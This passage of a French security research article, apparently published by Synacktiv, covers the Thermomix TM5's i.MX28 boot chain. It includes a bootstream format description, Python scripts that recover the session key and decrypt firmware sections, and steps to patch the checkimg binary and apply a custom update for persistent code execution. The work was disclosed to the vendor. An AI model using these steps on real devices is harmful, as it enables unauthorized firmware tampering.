Le Thermomix TM5 s'appuie sur un SoC i.MX28, qui démarre depuis la ROM, chargeant un *bootstream* qui initialise le kernel Linux. Contrairement à de nombreux systèmes embarqués, aucun mécanisme tel que l' `initramfs` ou `dm-verity` n'est mise en oeuvre afin de vérifier l'intégrité ou la signature rootfs.

Le *bootstream* sont structurés comme suit (avec Kaitai Struct) et consistent en des blobs binaires signés qui incluent à la fois les **Device Configuration Data** (DCD) et la **Image Vector Table** (IVT) :

```
meta:
  id: bootstream
  file-extension: bootstream
  endian: le
  xref: "https://github.com/nxp-imx/imx-kobs/blob/master/src/bootstream.h"

seq:
  - id: boot_image_header
    type: boot_image_header_t
  - id: sections
    type: section_t(_index)
    repeat: expr
    repeat-expr: boot_image_header.section_count
  - id: key_dictionary
    type: dek_dictionary_entry_t
    repeat: expr
    repeat-expr: boot_image_header.key_count

instances:
  signature:
    pos: (sections[boot_image_header.section_count - 1].header.offset * 16)  + (sections[boot
    size: 16*2

types:
  boot_image_header_t:
    seq:
      - id: digest
        size: 20
        doc: "SHA1 digest"
      - id: signature
        type: str
        size: 4
        encoding: utf-8
      - id: major_version
        type: u1
```

```
    - id: minor_version
      type: u1
    - id: flags
      type: u2
    - id: image_blocks
      type: u4
    - id: first_boot_tag_block
      type: u4
    - id: first_bootable_section_id
      type: u4
    - id: key_count
      type: u2
    - id: key_dictionary_block
      type: u2
    - id: header_blocks
      type: u2
    - id: section_count
      type: u2
    - id: section_header_size
      type: u2
    - id: padding0
      size: 6
    - id: timestamp
      type: u8
    - id: product_version
      type: version_t
    - id: component_version
      type: version_t
    - id: drive_tag
      type: u2
    - id: padding1
      size: 6
  instances:
    raw:
      pos: 0
      io: _io
      size: 0x60

dek_dictionary_entry_t:
  seq:
    - id: mac
      size: 16
    - id: dek
      size: 16

section_t:
  params:
    - id: i
      type: u4
  seq:
    - id: header
      type: section_header_t
  instances:
    body:
      pos: header.offset * 16
      size: header.length * 16

version_t:
  seq:
    - id: major
      type: u2
```

```
      - id: pad0
        type: u2
      - id: minor
        type: u2
      - id: pad1
        type: u2
      - id: revision
        type: u2
      - id: pad2
        type: u2

  section_header_t:
    seq:
      - id: identifier
        type: u4
      - id: offset
        type: u4
      - id: length
        type: u4
      - id: flags
        type: u4
    instances:
      raw:
        pos: _parent._parent.boot_image_header.raw.size + (0x10 * _parent.i)
        io: _io
        size: 0x10
```

Cependant, ses sections sont chiffrées et dépendent du DCP (*Data Co-Processor*) avec AES-128-CBC.

La clé DEK (*Data Encryption Key*) est utilisée pour déchiffrer les sections et est stockée sous sa forme chiffrée dans le dictionnaire DEK. La clé MAC est utilisée comme référence pour rechercher la DEK réelle à utiliser dans ce dictionnaire (ce MAC est essentiellement le dernier bloc de 16 octets du chiffrement AES-CBC de l'en-tête). La DEK, une fois déchiffrée, est appelée `session_key` :

```
#!/usr/bin/env python3
import argparse

from bootstream import Bootstream
from Cryptodome.Cipher import AES
from pathlib import Path

def get_args():
    parser = argparse.ArgumentParser()
    parser.add_argument("-i", "--input", type=Path, default="imx28_ivt_linux_signed.sb", help
    parser.add_argument("-d", "--debug", help="Debug Mode", action="store_true", default=Fals
    parser.add_argument("-k", "--key", type=str, default="00000000000000000000000000000000",
    args = parser.parse_args()
    if args.debug:
        logger.setLevel(logging.DEBUG)
    return args

def main():
    args = get_args()

    with open(args.input, "rb") as fd:
        data = fd.read()
        bs = Bootstream.from_bytes(data)

        # Initialize cipher.
```

```
        key = bytes.fromhex(args.key)
        mac = bytes(16)
        cipher = AES.new(key, AES.MODE_CBC, iv=mac)

        # Encrypt blocks of the header to compute mac.
        cipher.encrypt(bs.boot_image_header.raw)
        for i in range(bs.boot_image_header.section_count):
            inp = bs.sections[i].header.raw
            mac = cipher.encrypt(inp)
        print(f"calculated-mac = {mac.hex()}")

        # Look for the actual Data Encryption Key based on the calculated mac value.
        session_key = None
        for i in range(bs.boot_image_header.key_count):
            m_mac = bs.key_dictionary[i].mac
            m_dek = bs.key_dictionary[i].dek
            print(f"dek dictionary entry #{i}")
            print(f"  m_mac = {m_mac.hex()}")
            print(f"  m_dek = {m_dek.hex()}")
            if session_key is None and m_mac == mac:
                print(f"* Key matched")
                cipher = AES.new(key, AES.MODE_CBC, iv=bs.boot_image_header.digest[:16])
                session_key = cipher.decrypt(m_dek)

        if session_key is None:
            print("DEK could not be found, please review the AES key provided")
            return 1

        print(f"session_key = {session_key.hex()}")

if __name__ == "__main__":
    main()
```

Si nous connaissons la clé de chiffrement AES initiale utilisée pour chiffrer la DEK, nous pouvons récupérer la `session_key`. Ce n'est pas le cas sur le Thermomix TM5, qui utilise une clé stockée dans une mémoire OTP (One-Time Programmable) [6] pour chiffrer et déchiffrer les données avec le DCP. Cependant, cette `session_key` peut être calculée avec un binaire embarqué appelé `kobs-ng` :

```
IMAGE_FILE="imx28_ivt_linux_signed.sb"
kobs-ng imgverify -v -d ${IMAGE_FILE} | grep "* session_key = " | awk -F' = ' '{print $2}'
```

Cette clé peut ensuite être passée au script suivant afin de déchiffrer les sections du *boot stream* et extraire l'image du kernel Linux :

```
#!/usr/bin/env python3
import argparse

from bootstream import Bootstream
from Cryptodome.Cipher import AES
from pathlib import Path

def get_args():
    parser = argparse.ArgumentParser()
    parser.add_argument("-i", "--input", type=Path, default="imx28_ivt_linux_signed.sb", help
    parser.add_argument("-d", "--debug", help="Debug Mode", action="store_true", default=Fals
    parser.add_argument("-k", "--key", type=str, default="00000000000000000000000000000000",
    args = parser.parse_args()
    if args.debug:
```

```
        logger.setLevel(logging.DEBUG)
    return args

def main():
    args = get_args()

    with open(args.input, "rb") as fd:
        data = fd.read()
        bs = Bootstream.from_bytes(data)

        # Initialize cipher.
        session_key = bytes.fromhex(args.key)
        cipher = AES.new(session_key, AES.MODE_CBC, iv=bs.boot_image_header.digest[:16])

        # Decrypt sections.
        output_dir = Path(args.input.stem)
        if not output_dir.exists():
            output_dir.mkdir(parents=True, exist_ok=True)
        for i, section in enumerate(bs.sections):
            data = cipher.decrypt(section.body)
            out_fpath = output_dir / f"section_{i}.bin"
            with open(out_fpath, "wb") as fd:
                fd.write(data)

if __name__ == "__main__":
    main()
```

```
$ python decrypt_sections.py -i ${IMAGE_FILE} -k ${SESSION_KEY}
$ OFFSET=$(binwalk section_0.bin | grep zImage | awk '{print $1}')
$ dd if=section_0.bin of=zImage bs=${OFFSET} skip=1
$ vmlinux-to-elf zImage kernel.elf
[+] Version string: Linux version 2.6.35.14-571-gcca29a0 (jenkins@tm5dev-VirtualBox) (gcc ver
[+] Guessed architecture: armle successfully in 0.27 seconds
[+] Found kallsyms_token_table at file offset 0x0039a2a0
[+] Found kallsyms_token_index at file offset 0x0039a610
[+] Found kallsyms_markers at file offset 0x0039a1a0
[+] Found kallsyms_names at file offset 0x00370fd0
[+] Found kallsyms_num_syms at file offset 0x00370fc0
[i] Null addresses overall: 0 %
[+] Found kallsyms_addresses at file offset 0x00361b50
[+] Successfully wrote the new ELF kernel to kernel.elf
```

## Exploitation

Le processus pour obtenir la persistance est décrit comme suit :

1. **Extraire un fichier de mise à jour :** Les sections du fichier de mise à jour du firmware original seront utilisées pour créer un fichier de mise à jour personnalisé et appliquer des patches.
2. **Patcher le binaire checkimg :** Modifier le binaire `checkimg` pour qu'il accepte notre propre signature RSA ou pour contourner complètement la vérification de la signature (permettant ainsi le traitement des fichiers de mise à jour légitimes ou non). S'assurer que le binaire `checkimg` patché sera inclus dans le rootfs du fichier de mise à jour modifié. Ceci est essentiel car une deuxième vérification du fichier de mise à jour a lieu après le redémarrage, avant de patcher l'emplacement secondaire, pour éviter une vulnérabilité TOCTOU.
3. **Créer un fichier de mise à jour :** Créer un fichier de mise à jour personnalisé qui inclut le rootfs modifié et

signer ce fichier de mise à jour avec notre propre clé privée.

4. **Lancer manuellement le processus de mise à jour :** Utiliser les commandes suivantes pour appliquer le fichier de mise à jour personnalisé :

```
export PATH=/tmp/sda2/patch:${PATH}
/opt/update.sh /tmp/sda2/patch/tm5.img /tmp/hotplug_add.lock 1
reboot
```

Ces commandes détournent les appels au binaire checkimg depuis le script de mise à jour pour accepter le fichier de mise à jour `tm5.img` patché. Après le redémarrage, le système chargera le rootfs modifié, fournissant un accès persistant.

*Logo de Synacktiv sur l'écran du Thermomix TM5*

# CONCLUSION

Cette recherche révèle trois faiblesses critiques dans la sécurité du Thermomix TM5 :

- **Nonce Modifiable :** Le nonce est exclu de la signature RSA, ce qui permet de le manipuler pour altérer le flux de clés de déchiffrement.
- **Clé AES Connue :** La clé AES peut être extraite de la flash NAND et du binaire `/usr/sbin/checkimg`, permettant un calcul précis du nonce.
- **Démarrage Sécurisé Incomplet :** Le manque de contrôles d'intégrité pour le rootfs permet des modifications non autorisées du contenu de la flash NAND.

En exploitant ces vulnérabilités, il est possible d'altérer le bloc de version du firmware pour contourner les protections anti-downgrade, rétrograder le firmware, et potentiellement exécuter du code arbitraire. Renforcer les protections cryptographiques sur le nonce et ke tag, et imposer des signatures complètes à la fois sur le firmware et le rootfs, sont essentiels pour atténuer ces vulnérabilités.

## Limitations

- **Downgrade de firmware :** Le downgrade de firmware est limité aux versions de firmware antérieures à la `2.14`. La version `2.14` et les versions ultérieures lient les signatures de section au contenu signé de la section de version, empêchant l'échange de sections de firmware.
- **Signature RSA :** Aucun contournement de la signature RSA n'a été trouvé, donc chaque section doit être valide et signée.
- **Impact sur la sécurité :** L'absence de caméra et de microphone, le CPU de faible puissance, et la nécessité d'un accès physique avec des outils personnalisés limitent l'impact des vulnérabilités et ne posent aucun risque pour les utilisateurs.
- **Modèles impactés :** Les TM6 et TM7 n'ont pas été évalués dans cette recherche et peuvent utiliser des schémas de protection différents.

## Remerciements

Nous tenons à remercier Vorwerk pour sa réactivité suite à notre divulgation de vulnérabilités, ainsi que pour avoir autorisé cette publication.

# RÉFÉRENCES

1. Thermomix: all your recipes are belong to us
2. CVE-2011-5325 - Vulnérabilité de parcours de répertoire dans BusyBox

3. i.MX28 Applications Processor Reference Manual
4. Firmware reverse-engineering tools for i.MX NAND flash
5. DCP: Data Co-Processor
6. DCP-How to do Key Management

Partagez cet article

## AUTRES PUBLICATIONS

### LARAVEL: APP_KEY LEAKAGE ANALYSIS

In November 2024, Mickaël Benassouli and I talked about vulnerability patterns based on Laravel encryption at Grehack. Although, each discovered vulnerability requires access to a Laravel secret: ...

Rémi Matasse - 10/07/2025 - Outils , Pentest

### LET ME COOK YOU A VULNERABILITY: EXPLOITATION DU THERMOMIX TM5

Cet article présente une recherche de vulnérabilités sur le Thermomix TM5, qui a mené à la découverte de multiples failles permettant un downgrade de firmware et l'exécution de code arbitraire sur cer ...

Baptiste Moine - 10/07/2025 - Hardware , Exploit , Reverse-engineering

### FROM CHEAP IOT TOY TO YOUR SMARTPHONE: GETTING RCE BY LEVERAGING A COMPANION APP

Dans cet article, nous détaillerons des vulnérabilités que nous avons découvertes dans une application Android de contrôle de drone, permettant de prendre le contrôle d'un smartphone récent en simulan ...

Romain Kraft , Cyprien Leschi - 08/07/2025 - Exploit , Reverse-engineering

SYNACKTIV

Qui sommes-nous ?
Nos valeurs
Agréments et accréditations
Nos clients
Notre équipe

L'équipe support
Pentest
Reverse
Développement
Réponse aux incidents
(CSIRT)
Revelio

Philosophie
Processus de recrutement
Offres emploi/stage

Kraqozorus
Houdini
Disconet
Oursin
Leakozorus

Test d'intrusion/red team
Audit de sécurité
Reverse-engineering
Développement
Réponse aux incidents

CSIRT Synacktiv

## NOUS CONTACTER

01 45 79 74 75
Clé GPG

contact@synacktiv.com

## PARIS

5 boulevard Montmartre
75002 Paris

## TOULOUSE

4 Rue du Pont Guilhemery
31000 Toulouse

## LYON

56 rue Smith
69002 Lyon

## RENNES

7D Rue de Châtillon
35000 Rennes

## LILLE

7 Boulevard Louis XIV
59000 Lille

## BORDEAUX

4/6 Cours de l'Intendance
33000 Bordeaux

Copyright © Synacktiv 2025

Conditions générales d'utilisation Politique de confidentialité relative au recrutement Contactez-nous